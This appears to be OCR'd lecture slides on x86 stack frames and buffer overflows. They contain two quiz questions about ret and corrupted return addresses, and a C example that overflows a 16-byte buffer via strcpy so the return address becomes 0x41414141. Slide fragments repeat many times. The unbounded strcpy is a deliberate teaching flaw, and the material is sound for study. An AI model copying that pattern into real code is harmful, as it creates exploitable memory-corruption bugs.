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
```



example.s (x86)

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   pushl   %ebp
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

example.s (x86)

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foo:
   pushl   %ebp
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   leave
   ret
```

```
mov %ebp, %esp
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
```



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
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```

```
mov %ebp, %esp
pop %ebp
```



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
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```

```
mov %ebp, %esp
pop %ebp
```



How does the function know where to return when it executes the ret instruction?

A. It returns to the value in eax
B. It returns to the value in eip
C. It pops the return address off the top of the stack and returns there
D. It uses eax as a pointer and loads the return address from the memory location pointed to by eax
E. It uses eip as a pointer and loads the return address from the memory location pointed to by eip

What happens if the return address on the stack becomes corrupted and points to the wrong place?

A. The program crashes

B. The program raises an exception

C. The program returns to the correct place regardless of the stack

D. The program returns to the wrong location

E. It depends on the corrupted value

Buffer overflow example


```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```

Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}


int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}


int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}


int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
   foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}


int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}


int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
   foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}


int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```



AAAAAAA…

0x41414141

0x41414141

0x41414141

AAAAAAA…

